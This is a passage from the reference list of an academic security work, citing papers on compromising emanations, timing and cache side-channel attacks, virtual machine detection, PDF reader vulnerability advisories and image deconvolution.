[80] Fabian Monrose and Avi Rubin. Authentication via keystroke dynamics. In *Proc. 4th ACM Conference on Computer and Communication Security (CCS 1997)*, pages 48–56. ACM, 1997.

[81] I. Moskowitz and A. R. Miller. Simple timing channels. In *Proc. 1994 IEEE Symposium on Security and Privacy (Oakland 1994)*, pages 56–64. IEEE Computer Society, 1994.

[82] Meinard Müller. *Information Retrieval for Music and Motion*. Springer, 2007.

[83] Meinard Müller, Frank Kurth, and Michael Clausen. Audio matching via chroma-based statistical features. In *Proc. 6th International Conference on Music Information Retrieval*, pages 288–295, 2005.

[84] Steven J. Murdoch. Hot or not: Revealing hidden services by their clock skew. In *Proc. 13th ACM Conference on Computer and Communication Security (CCS 2006)*, pages 27–36. ACM, 2006.

[85] Steven J. Murdoch. *Covert channel vulnerabilities in anonymity systems.* PhD thesis, University of Cambridge, Computer Laboratory, 2007. Also available as Technical Report UCAM-CL-TR-706.

[86] R. Nag, K. Wong, and F. Fallside. Script recognition using Hidden Markov models. In IEEE Computer Society, editor, *Proc. International Conference on Acoustics, Speech, and Signal Processing*, pages 2071–2074, 1986.

[87] National Security Agency. NACSIM 5000: Tempest Fundamentals. Available online at `http://cryptome.info/0001/nacsim-5000.htm`.

[88] National Security Agency. Tempest: A signal problem. Availabe online at `http://cryptome.org/nsa-tempest.pdf`, 1972.

[89] Ko Nishino and Shree K. Nayar. Corneal imaging system: Environment from eyes. *International Journal on Computer Vision*, 70(1):23–40, 2006.

[90] Alfredo Andres Omella. Methods for Virtual Machine detection. Available online at `http://www.s21sec.com/descargas/vmware-eng.pdf`, 2006.

[91] S. Osher and L. Rudin. Total variation based image restoration with free local constraints. In *Proc. 1994 IEEE International Conference on Image Processing*, pages 31–35, Austin, Texas, 1994.

[92] Dag Arne Osvik, Adi Shamir, and Eran Tromer. Cache attacks and countermeasures: The case of AES. In *Proc. RSA Conference 2006, Cryptographers' Track*, volume 3860 of *Lecture Notes in Computer Science*, pages 1–20. springer, 2006.

[93] Francois Pachet and Jean-Julien Aucouturier. Music similarity measures: What's the use? In *Proc. 3rd International Conference on Music Information Retrieval*, 2002.

[94] J. B. Pendry. Negative refraction makes a perfect lens. *Phys. Rev. Lett.*, 85(18):3966–3969, Oct 2000.

[95] The history of PostScript. Available online at `http://www.prepressure.com/postscript/basics/history`.

[96] Common Criteria Project. Common criteria for information technology security evaluation; Part 1: Introduction and general model (release 1), September 2006.

[97] Danny Quist and Val Smith. Detecting the presence of virtual machines using the local data table. Available online at `http://www.offensivecomputing.net/files/active/0/vm.pdf`.

[98] Qwest Communications International Inc. (Denver, CO): Polarizing privacy system for use with a visual display terminal. United States Patent 6262843, Filed 12/31/1997, online at `http://www.freepatentsonline.com/6262843.html`.

[99] Lawrence R. Rabiner. A tutorial on Hidden Markov models and selected applications in speech recognition. *Proc. of the IEEE*, 77(2):257–286, 1989.

[100] E. M. Rains and N. J. A. Sloane. Table of constant weight binary codes. Available online at `http://www.research.att.com/~njas/codes/Andw/`.

[101] Ramesh Raskar, Amit Agrawal, and Jack Tumblin. Coded exposure photography: Motion deblurring using fluttered shutter. *ACM Transactions on Graphics*, 25(3):795–804, 2006.

[102] Glenn C. Reid. *Thinking in PostScript*. Addison-Wesley, 1st edition, 1990.

[103] William H. Richardson. Bayesian-based iterative method of image restoration. *Journal of the Optical Society of America*, 62(1):55–59, 1972.

[104] John S. Robin and Cynthia E. Irvine. Analysis of the Intel Pentium's ability to support a secure virtual machine monitor. In *Proc. 9th USENIX Security Symposium*. USENIX Association, 2000.

[105] Yossi Rubner, Carlo Tomasi, and Leonidas J. Guibas. The earth mover's distance as a metric for image retrieval. *International Journal of Computer Vision*, 40(2):99–121, 2000.

[106] Santa Barbara Instrument Group. The SBIG ST-10XME CCD camera. Online at `http://www.sbig.com/sbwhtmls/online.htm`.

[107] Werner Schindler. A timing attack against RSA with the Chinese Remainder Theorem. In *Proc. 2nd International Workshop of Cryptographic Hardware and Embedded Systems (CHES 2000)*, volume 1965 of *Lecture Notes in Computer Science*, pages 109–124. Springer, 2000.

[108] National Security Agency. Red/black installation guidance. Available online at `http://cryptome.info/0001/tempest-2-95.htm`, 1995.

[109] SecurityFocus. Adobe Acrobat and Adobe Reader remote buffer overflow vulnerability (BugtraqID 14603). Available online at `http://www.securityfocus.com/bid/14603`, August 2005.

[110] SecurityFocus. Multiple PDF readers multiple remote buffer overflow vulnerability (Bugtraq ID 21910). Available online at `http://www.securityfocus.com/bid/21910`, January 2007.

[111] SecurityFocus. Adobe Acrobat Reader 'acroread' insecure temporary file creation vulnerability (Bugtraq ID 28091). Available online at `http://www.securityfocus.com/bid/28091`, March 2008.

[112] Adi Shamir and Eran Tromer. Acoustic cryptanalysis – On nosy people and noisy machines. A preliminary proof-of-concept is available at `http://people.csail.mit.edu/tromer/acoustic/`.

[113] Steven W. Smith. *The Scientist and Engineer's Guide to Digital Signal Processing*. California Technical Publishing, 1997.

[114] Peter Smulders. The threat of information theft by reception of electromagnetic radiation from RS-232 cables. *Computers & Security*, 9:53–58, 1990.

[115] Dawn Xiaodong Song, David Wagner, and Xuqing Tian. Timing analysis of keystrokes and timing attacks on SSH. In *Proc. 10th USENIX Security Symposium*, pages 25–41. USENIX Association, 2001.

[116] Conficker's virtual machine detection. Available online at `http://www.sophos.com/blogs/sophoslabs/v/post/3744`, March 2009.

[117] Francois-Xavier Standaert, Siddika Berna Örs, and Bart Preneel. Power analysis of an FPGA: Implementation of Rijndael: Is pipelining a DPA countermeasure? In *Proc. 6th International Workshop of Cryptographic Hardware and Embedded Systems (CHES 2004)*, volume 3156 of *Lecture Notes in Computer Science*, pages 30–44. Springer, 2004.

[118] J. Starck, E. Pantin, and F. Murtagh. Deconvolution in astronomy: A review. *Publications of the Astronomical Society of the Pacific*, 114:1051–1069, 2002.

[119] Jacob Telleen, Anne Sullivan, Jerry Yee, Prabath Gunawardane, Oliver Wang, Ian Collins, and James Davis. Synthetic shutter speed imaging. In *Eurographics 2007*, volume 26, pages 591–598, 2007.

[120] The Tor project. Online at `https://www.torproject.org/`.

[121] D. Umphress and J. Williams. Identity verification through keyboard characteristics. *International Journal of Man-Machine Studies*, 23(3):263–273, 1985.

[122] Wim van Eck. Electromagnetic radiation from video display units: An eavesdropping risk? *Computers & Security*, 4:269–286, 1985.

[123] Tim Vaughan and Chris Foster. A Ray-Tracer written in PostScript. Available online at `http://www.physics.uq.edu.au/people/foster/postscript.html`.

[124] Andrew J. Viterbi. Error bounds for convolutional codes and an asymptotically optimum decoding algorithm. *Transactions on Information Theory*, 13(2):260–267, 1967.

[125] Martin Vuagnoux and Sylvain Pasini. Compromising electromagnetic emanations of wired and wireless keyboards. In *Proc. 18th USENIX Security Symposium*. USENIX Association, 2009. To Appear.

[126] David Wagner. Re: Suggestions for the passing of passphrases. Usenet posting on `sci.crypt` and `alt.privacy`, 2005.

[127] Colin D. Walter and Susan Thompson. Distinguishing exponent digits by observing modular subtractions. In *Proc. RSA Conference 2001, Cryptographers' Track*, volume 2020 of *Lecture Notes in Computer Science*, pages 192–207. Springer, 2001.

[128] Hoeteck Wee. On obfuscating point functions. In *Proc. 37th Annual ACM Symposium on Theory of Computing (STOC 2005)*, pages 523–532. ACM, 2005.

[129] Martin Welk. Variational approaches to positivity-constrained image deconvolution. Technical report, Saarland University, 2009. In preparation.

[130] Norbert Wiener. *Extrapolation, Interpolation and Smoothing of Stationary Time Series with Engineering Applications.* MIT Press, Cambridge, MA, 1949.

[131] Peter Wright. *Spy Catcher: The Candid Autobiography of a Senior Intelligence Officer.* Viking, 1987.

[132] Gregory Wroblewski. General method of program code obfuscation. Technical report, Wroclaw University of Technology, Institute of Engineering Cybernetics, 2002.

[133] John Young. How old is Tempest? Online response collection. Online at `http://cryptome.org/tempest-old.htm`, February 2000.

[134] Lu Yuan, Jian Sun, Long Quan, and Heung-Yeung Shum. Image deblurring with blurred/noisy image pairs. *ACM Transactions on Graphics*, 26(3), 2007.

[135] Bojan Zdrnja. E-cards don't like virtual environments. Available online at `http://isc.sans.org/diary.html?storyid=3190`, 2007.

[136] M. E. Zervakis, A. K. Katsaggelos, and T. M. Kwon. A class of robust entropic functionals for image restoration. *IEEE Transactions on Image Processing*, 4(6):752–773, June 1995.

[137] Li Zhuang, Feng Zhou, and J.D.Tygar. Keyboard acoustic emanations revisited. In *Proc. 12th ACM Conference on Computer and Communication Security (CCS 2005)*, pages 373–382. ACM, 2005.